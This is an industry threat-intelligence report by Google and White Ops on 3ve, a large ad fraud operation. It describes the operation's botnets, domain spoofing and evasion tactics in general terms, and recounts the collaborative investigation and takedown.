The Hunt for 3ve

Taking down a major ad fraud operation through industry collaboration

November 2018

Co-authored by Google and White Ops
with technical contributions by Proofpoint and others

Table of Contents

Foreword

Every year brings new levels of sophistication and innovation in cybercrime, and the last year was no exception.

Over the course of last year, we investigated one of the most complex and sophisticated ad fraud operations we have seen to date. We named this operation “3ve” (pronounced “Eve”), and we’re sharing what we’ve learned from our investigation into its activity with the broader community to promote collaboration in the ongoing fight against cybercrime. These efforts demonstrate how effective cooperation and collaboration across the digital advertising industry can be in curbing ad fraud.

3ve operated on a massive scale: at its peak, it controlled over 1 million IPs from both residential botnet infections and corporate IP spaces, primarily in North America and Europe (for comparison, this is more than the number of broadband subscriptions in Ireland). It featured several unique sub-operations, each of which constituted a sophisticated ad fraud scheme in its own right. Shortly after we began to identify the massive infrastructure (comprised of thousands of servers across many data centers) used to host 3ve’s operation, we found similar activity happening within a network of malware-infected residential computers. These diversified tactics and siloed operations made 3ve’s operators harder to identify than previous operations we’d encountered, and also allowed the larger fraud enterprise to continue when one aspect of it was disrupted. Through its varied and complex machinery, 3ve generated billions of fraudulent ad bid requests (i.e., ad spaces on web pages that advertisers can bid to purchase in an automated way).

3ve’s size and tactics are considerable for an ad fraud operation, but the fact that fraudsters dedicate their time and effort to developing complex ad fraud schemes is hardly a surprise. Ad fraud has been an attractive cybercrime due to its lucrative returns and relatively low risk. The primary risk for most fraudsters has been having their operation discovered and shut down. While that can cost fraudsters thousands – and sometimes millions – of dollars in illicit profits, the prospect of purely financial losses has not effectively deterred fraudsters from simply starting another operation.

Today marks the culmination of a collaborative effort that enabled us to more thoroughly confront and dismantle 3ve. We referred our findings to law enforcement, and today the U.S. Department of Justice announced criminal charges tied to 3ve’s operations. What followed was a collaborative and coordinated effort by both law enforcement and various companies across industries, including ad tech, cyber security, and Internet service providers, to disable the infrastructure and sinkhole botnet command and control servers. The result so far has rendered the operation’s botnets unable to continue to drive fraudulent ad traffic. Protecting the many targets – including our customers – of an operation like 3ve in the context of a multi-stakeholder working group required patience, dedication, diligence, and endurance. Our core objectives were to detect and prevent this fraud on behalf of our customers and Internet users, and to cut this operation off from its sources of profit.

While ad fraud continues to represent a challenge to the advertising industry, the action taken today demonstrates that it is a risky activity with potentially serious consequences for fraudsters. And our efforts won’t stop here — we’re confident that the industry-wide movement to protect the integrity of the digital advertising economy will continue on.

Tamer Hassan
Co-Founder & CTO, White Ops

Per Bjorke
Senior Product Manager, Google

Acknowledgements

This research was conducted by a team of dedicated security professionals. We would like to thank Kafeine from ProofPoint and the teams at ESET and Malwarebytes, as well as Matt Carothers, F-Secure, Symantec, and Trend Micro for their collaboration, contributions, and camaraderie in this effort.

We would also like to thank all of the participants in the industry working group: Adobe, Amazon Advertising, CenturyLink, ESET, Facebook, Fox-IT, F-Secure, Matt Carothers, McAfee, Microsoft Digital Crimes Unit, Oath, Symantec, The Shadowserver Foundation, The Trade Desk, Trend Micro, and others. Last but not least, we would like to acknowledge and thank the broader members of our respective teams at Google and White Ops, as their work was critical every step along the way.

Please note that we've aimed to strike a balance in this document in terms of sharing technical information that has utility and excluding additional information that is too sensitive to share publicly. We encourage ad fraud researchers and other information security professionals to contact us at threatintel@whiteops.com for additional information that we may be able to disclose on a case-by-case basis.

Context and background

The world of data science and cybersecurity is nothing like detective work in the movies. Usually, fraudulent activity is identified, traced to its source, and then cut off — and that's where the vast majority of cases end. Rarely does corporate ad fraud prevention lead to criminal charges, but that is exactly what happened with 3ve.

3ve first emerged as a small bot-driven effort that subsequently grew into a large and sophisticated operation. As we investigated and battled against it, we began to better understand the operation and its aggressive evolution — and realized there were several operations with some common characteristics. Through our fight, we found ourselves on a path of discovery, exploration, and what some might describe as adventure.

Today, digital advertising is primarily bought and sold through "programmatic" platforms. Publishers agree to feature ads alongside their content and use Supply Side Platforms (SSPs) to auction their available ad space, or inventory, to advertisers. Advertisers use Demand Side Platforms (DSPs) to bid on that available ad space based on how successful they think those ads will be in generating the interest of visitors. These auctions happen billions of times a day, in the milliseconds before a page loads on your browser, and inventory can be passed between many auctions before being matched with an advertiser who wants to place their ad on your screen.

The ability to sell and purchase digital advertising inventory programmatically has enabled publishers to maximize revenues and advertisers to realize a greater return on investment. Subsequently, programmatic advertising has rapidly evolved and grown into a multi-billion dollar industry, increasingly gaining prominence and visibility across the digital advertising ecosystem. Unfortunately, this increased prominence has also attracted the attention of tech-savvy fraudsters, who try to produce fake traffic and fraudulent ad inventory to trick advertisers into believing that their ads are being seen by actual, interested users. These fraudsters attempt to extract small amounts of money from multiple parties and transactions with the goal of making the losses appear unconnected — if they're successful, in aggregate, these extracted amounts can add up to considerable profits for the fraudsters.

Because operations like 3ve bring distrust and instability to the digital advertising ecosystem, we were as thorough as possible in our efforts to bring it down. In the twists and turns that followed, we learned valuable lessons about the tactics and approaches fraudsters try to use to escape the notice of both their victims and those trying to uncover their operations, and the signals that will tip us off to similar operations in the future.

A novel and innovative ad fraud threat

3ve was typical of many ad fraud operations in that it generated revenue by selling forgeries of two major assets in high demand from advertisers: human audiences and premium publisher inventory. But because 3ve was uniquely effective at counterfeiting the domains of prestigious publishers and sending droves of bots to false inventory, it was able to generate a substantial volume of fake ad bid requests. 3ve also operated at a high level of sophistication that appeared to be a series of unrelated operations. Its operators constantly adopted new ways to disguise 3ve's bots, allowing the operation to continue growing even after their traffic was blacklisted. Whenever they were blocked off in one place, they'd reappear somewhere else.

> 3ve was typical of many ad fraud operations in that it generated revenue by selling forgeries of two major assets in high demand from advertisers: human audiences and premium publisher inventory.

To protect itself against ad fraud, the industry relies on third party verification solutions like White Ops and in-house defenses like those implemented by Google. Collectively, our teams have seen a wide range of botnet schemes, ad fraud tactics, and invalid activity.

This knowledge and expertise helped us perform a deeper investigation into 3ve, connect all of its disparate sub-operations and components to a larger infrastructure, and reveal how sophisticated and well-organized these operation were.

3ve in a nutshell

Operation summary

3b+
Daily bid requests

1m
Compromised IPs

700k
Active infections at a time

60k+
Accounts selling ad inventory

10k+
Websites counterfeited

1k+
Data center nodes

Peak metrics, including ad traffic volumes and other volumes observed over the course of 3ve's investigation.

Advanced techniques used to avoid detection

- Mimicking human behaviors including mouse movements, faked clicks, etc.
- Tag evasion
- Ability to quickly regenerate residential IP addresses
- Malware anti-forensics
- No single point of failure (e.g., fixed IP list)

3ve used a variety of techniques that made it more difficult to identify and analyze.

Discovery and history

A low-level botnet quickly evolves

We first noticed the beginnings of what would later become 3ve while our two companies were assessing the impact of the Methbot operation, a similar underground ad fraud enterprise that White Ops revealed in 2016. At this early stage of 3ve's growth, it appeared to be a low-volume bot operation conducting ad fraud through residential computers infected with an unknown malware. Far from being groundbreaking, it looked like a run-of-the-mill malicious bot with minimal impact on the industry at large.

We estimate that 3ve generated between 3 billion and 12 billion or more daily ad bid requests at its peak.

But 3ve's activity grew in 2017, with its operation eventually generating billions of daily ad bid requests. That spike in activity prompted our two companies to begin collaborating in investigating the malware being used by this newly prominent fraud enterprise. We estimate that 3ve generated between 3 billion and 12 billion or more daily ad bid requests at its peak.

The lower bound (3 billion) is a conservative estimate based on how many ad bid requests a single buying platform may have received. This approach may underestimate the total volume of ad bid requests generated by 3ve, because each individual buying platform may not have received all ad bid requests (e.g. one DSP may not have had a business relationship with all available supply partners or a DSP may only have received portions of available inventory from some supply partners). When measuring 3ve's ad bid volume across the supply chain (and not only within a single buying platform) we estimate that the ad bid volume exceeded 12 billion daily ad bid requests. It should be noted that our analysis of ad bid requests indicated growth in activity, but not necessarily growth in transactions that would result in charges to advertisers. It is also worth noting that 3-12 billion is a small percentage of overall bid request volume across the industry

Our knowledge and collaboration expanded

Although we were able to identify the traffic from the operation, our visibility into its full capabilities was limited until we discovered malware samples that matched what we'd seen from 3ve's bots. This led us to two malware families: Boaxxe/Miuref and Kovter.

We started referring to the bot operation as 3ve because our analysis suggested that it was composed of three distinct sub-operations, all of which shared certain similarities, but which were specifically designed to commit different kinds of ad fraud.

We gathered malware samples from fellow fraud researchers at Proofpoint and Malwarebytes, but each time we tried to run them on our own computers, they wouldn't work. After some deep collaboration with ProofPoint and Malwarebytes, we discovered that this was because the malware was using anti-forensics, an evasion tactic in which malware scans a computer's processes, hardware, username, and IP address for any security software that might detect it before running on that computer. The malware was also only receiving and executing ad fraud instructions on computers with certain ISPs and in specific geographical locations. Subsequently, we were able to observe and gradually understand 3ve's inner workings. That process progressively revealed the presence of more malware and botnet families being used by 3ve.

We started referring to the bot operation as 3ve because our analysis suggested that it was composed of three distinct sub-operations, all of which shared certain similarities, but were specifically designed to commit different kinds of ad fraud. We observed the network using tactics like tag manipulation and suppression to cover its tracks, and noticed that it had started to quickly change its codebase after each spike in its activity.

> We had to ensure that the operators thought they were going unnoticed in order to observe them and apply our learnings to future security efforts.


The actors responsible for the three sub-operations of 3ve demonstrated a high level of sophistication, creativity, and agility. In response, we needed to figure out a way to permanently disable it or shut it down.

One way to bring down bot operations is to blacklist all of their known IP addresses. However, because of the operation's aggressiveness, as well as its ability to rapidly acquire new IP addresses, we realized that a blacklist would only temporarily interrupt 3ve's activity. To take it down permanently, we needed to understand how 3ve was structured and organized, we had to ensure that the operators thought they were going unnoticed in order to observe them and apply our learnings to future security efforts, and we needed to expand our effort beyond Google and White Ops.

As 3ve's perpetrators were building the infrastructure behind their operations, we secretly started building a coalition of partners working to stop them. Over the following weeks and months, White Ops, Google, and various other industry participants together to dismantle 3ve.

The 3ve operation

A typical ad fraud operation tries to keep its profit model simple, targeting only one aspect of the digital advertising ecosystem. For example, fraudsters will commonly create and sell bot traffic to unsuspecting publishers looking to get more eyes on their content. At least two of the three 3ve sub-operations used such tactics and also added another common approach: selling counterfeit ad inventory featuring the domains of popular websites "spoofed" by 3ve's operators. Domain spoofing is designed to fool advertisers into thinking that an impression of their ad was served on a premium publisher site, like that of a noteworthy newspaper (and not on an empty website designed for bot traffic).



- Watch More Funny Movies on FilmPhile
- Watch Live TV on FilmPhile
- Closed Captioning
- American Sis - Sibling Rivalry - FilmPhile
- Watch This Season's Comedy on FilmPhile
- Here's What Happened on American Sis - The Secret Society of Super Sisters - FilmPhile
- Turned - All Is Not Gone - FIlmPhile
- CD League - Semifinals/Grand Final - FilmPhile
- Search
- Help

An example counterfeit site shows a low-quality web page with a video ad and links below.

But this describes only the basic premise behind what is actually a set of three distinct sub-operations, each taking unique measures to avoid detection, and each built around different architectures using different components. Like a fully professional software company, 3ve's operators had the ability to A/B test different approaches, as well as different parts of the bot operation, in order to insulate themselves from the fallout if one part was somehow cut off or shut down. Although the degree of complexity varied among the three sub-operations, all three demonstrated highly advanced behaviors, including the impersonation of real human users, tag evasion, and sophisticated malware-based anti-forensics.


	Overall 3ve operations		
	3ve.1	3ve.2	3ve.3
General Description	Data center based bot with botnet and hijacked IPs	Botnet based counterfeit ad fraud	Data center bot
Monetization Approach	Mostly counterfeit inventory (including counterfeiting mApp) with fake pages and apps hosted in data centers. Indication of some traffic selling.	Mostly counterfeit inventory with fake pages hosted in data centers. Indication of some traffic selling.	Indications of traffic selling, and unable to determine if they also create counterfeit inventory.
Ad Request IP Address	The residential IPs of botnet infected computers or from BGP hijacked IPs	The residential IPs of botnet infected computers	Data center IPs

When combined, the three 3ve sub-operations constituted one of the most widespread ad fraud operations ever uncovered. One of the three sub-operations included one of the larger active botnets, with up to 700,000 active desktop infections at any given time. One of the other 3ve sub-operations was by itself similar in size and scope to the Methbot operation of 2016, which was likely the largest known ad fraud operation at that time.

All told, 3ve controlled over 1 million IPs from both residential botnet infections and corporate IP spaces (as noted above, there were up to 700,000 active infections at any given time). In aggregate, the operation also produced more than 10,000 counterfeit domains, and generated over 3 billion daily bid requests at its peak. We estimate that portions of the bot operation spanned over 1,000 servers in data centers allocated to various functions needed for this type of large-scale operation.

Despite 3ve's scale and aggressive growth, we worked proactively to deploy countermeasures in order to protect customers and to diminish the chances that 3ve's operators could benefit from their activities. Our collective experience in combating ad fraud enabled us to establish a variety of defenses against 3ve, while we worked in parallel to dismantle it.

The sections below provide a brief overview of all three 3ve operations (called 3ve.1, 3ve.2, and 3ve.3 for the sake of clarity), breaking down how each was structured to circumvent bot detection and blocking measures in order to siphon as much ad budget as possible. Expanded details and context for the sub-operations are included in the Appendix.



Real Human Traffic
Everyday People
Create real ad space by visiting real web pages.
Fake or Non-Human Traffic
Ad Fraud Operator
Uploads instructions to 3ve botnets.
1,000+
3ve Botnets
Open thousands of web browsers, disguise traffic, and visit fake and real web pages.
Real and fake web pages create ad space that is sold in programmatic supply chain.
Progammatic Supply Chain
Ad Networks
Sell ad space to Demand Side Platforms and directly to advertisers.
Advertisers
Win auctions to deliver ads on webpages.
01
01
01
Supply Side Platforms
Sell ad space to Demand Side Platforms in real time.
Demand Side Platforms
Submit bids on behalf of advertisers to purchase ad space.

An overview of the broader 3ve operation

3ve.1

The first of 3ve's three ad fraud sub-operations, 3ve.1, was powered by a network of bots all operating in a few data centers across the US and Europe. Normally, bot operations like these are very easy to detect — if you see a lot of traffic for an ad coming from the same IP address, you know you're dealing with a bot farm. But this operation cleverly used compromised IP addresses as a proxy, making it seem as though its ad requests were coming from computers in homes and businesses in sought-after markets. While many of these IP addresses were acquired via a malware called Miuref or Boaxxe, others were obtained using a procedure called Border Gateway Protocol (BGP) hijacking. The hackers essentially seized huge swaths of corporate and residential IP space by interfering directly with the main Internet routing protocol.

All the fake ad requests from 3ve.1 initially pretended to be from desktop browsers, but this changed over time, with the operation increasingly relying on spoofed mobile traffic. This was done by the data center-based browsers pretending to be Android devices. There were two unique, active mobile misrepresentation schemes: in one the ad requests were spoofed to look like they came from mobile apps, in the other the ad requests were spoofed to look like they came from mobile browsers. The spoofing was achieved by overriding the parameters typically used to determine what type of device the traffic came from.



Ad fraud operator writes instructions and uploads it to their data center botnet.

The data center computers open thousands of web browsers and contact a command and control relay.


The command and control relays direct the data center browsers to proxy their traffic through infected devices or hijacked IPs and visit fake and real web pages.

Those fake web pages generate ad requests to receive ads from the programmatic supply chain.

3ve.1 architecture

3ve.2

Comparable to 3ve.1, 3ve.2 also used counterfeit domains to sell fake ad inventory to advertisers. But instead of relying on proxies to hide its activities, 3ve.2 used a custom-built browsing engine installed with the Kovter botnet, which had infected hundreds of thousands of computers through malvertising campaigns (malvertising is the use of digital ads to distribute malware). This operation had similarities with 3ve.1 (although 3ve.2 was superior in its level of sophistication) that initially led us to believe they might be variants of each other, but later research suggested they were distinct, but connected sub-operations. Recent evaluations of the Kovter botnet have put it at approximately 700,000 user computers and IP addresses. 3ve.2 made use of redirection servers that instructed the infected computers to visit specific fake web pages.



Fraud Operator sends instructions to command and control server.

Kovter infected computers receive instructions from command and control server.


Infected computer opens hidden browsers and visits a fake web page (via a redirect server).

Web pages generate ad requests to receive ads from the programmatic supply chain.

3ve.2 architecture

3ve.3

The third 3ve-associated sub-operation was similar to the others in that it registered its ad fraud bot networks under different IP addresses in order to hide their activity. Like 3ve.1, 3ve.3's bots were based in a few data centers, but it used the IP addresses of other data centers instead of residential computers to cover its tracks. Again, data centers are far more suspicious to advertisers worried about bot traffic, but 3ve.3's strategy still allowed its operators a good degree of agility by allowing them to find new data centers as soon as old data centers were blocked. Although easier to detect, this approach allowed them to commit ad fraud more efficiently — data centers can offer greater bandwidth than hundreds of thousands of residential computers.



Ad Fraud operator writes instructions and uploads it to their data center botnet.

The data center computers open thousands of web browsers and contact a command and control relay.

The command and control relays direct the data center browsers to proxy their traffic through data center IPs and visit fake and real web pages.

Those fake web pages generate ad requests to receive ads from the programmatic supply chain.

3ve.3 architecture

Taking 3ve down

With each detail we uncovered about 3ve and its inner workings, it became clearer that a typical blacklisting effort would only cause portions of the operation to momentarily go offline, giving 3ve's operators a chance to reset a short time later.

3ve's sheer size and complexity posed a significant risk not just to individual advertisers and publishers, but to the entire advertising ecosystem. We had to shut the operation down for good, which called for greater, more calculated measures. To that end, it was critical that we played the long game, endeavoring to have a more permanent, more powerful impact against this and future ad fraud operations.

To dismantle 3ve and prevent its return, collaboration was needed from major partners across the digital media space, from web publishers to anti-virus companies. Although a technical takedown was necessary, historically technical measures alone have not always been sufficient to prevent a recurrence in the past. A takedown combined with prosecution would more fully disrupt the criminal organization and serve as a deterrent to similar activity by other actors. Taking this approach meant spending time collectively researching and investigating the operation, allowing us to map out its infrastructure, its monetization strategy, and its major components.

The industry working group

It was this conclusion that prompted the creation of the industry working group, which included a variety of stakeholders including White Ops, Google, 15 other major industry parties, and members of the information security community. This working group used the diverse expertise of its various partners to analyze and understand 3ve.

One of the working group's main goals was collaborative intelligence. The working group spent months observing 3ve's activities, working to build an invaluable technical approach to identifying and defending against similar threats in the future.


> The working group spent months observing 3ve's activities, working to build an invaluable technical approach to identifying and defending against similar threats in the future.

The success of the working group can largely be credited to the wide range of perspectives and skill sets represented by its participants. The diverse vantage points and indispensable insights of key ad tech companies and several ISPs were instrumental in understanding 3ve's impact, while anti-virus specialists worked to understand the malware that was written and installed onto residential computers as a way to provide cover for the botnet's data centers.

Our investigation and analysis of 3ve was expedited by this cross-functional collaboration with industry partners.

Indication of a successful takedown

A coordinated takedown of infrastructure related to 3ve's operations occurred recently. The takedown involved disrupting as much of the related infrastructure as possible to make it hard to rebuild any of 3ve's operations. Technical takedowns like these require detailed understanding of the internal aspects of the fraud operations and extensive collaboration across many companies from various parts of the industry. As the graph below demonstrates, declining volumes in invalid traffic indicate that the disruption of infrastructure thus far has been successful, bringing the bid request traffic close to zero within 18 hours of starting the coordinated takedown. Our sincere gratitude and appreciation to everyone involved with this takedown effort.



Incoming 3ve.2 bid requests (via OpenRTB protocol)

Uniting the industry against future attacks

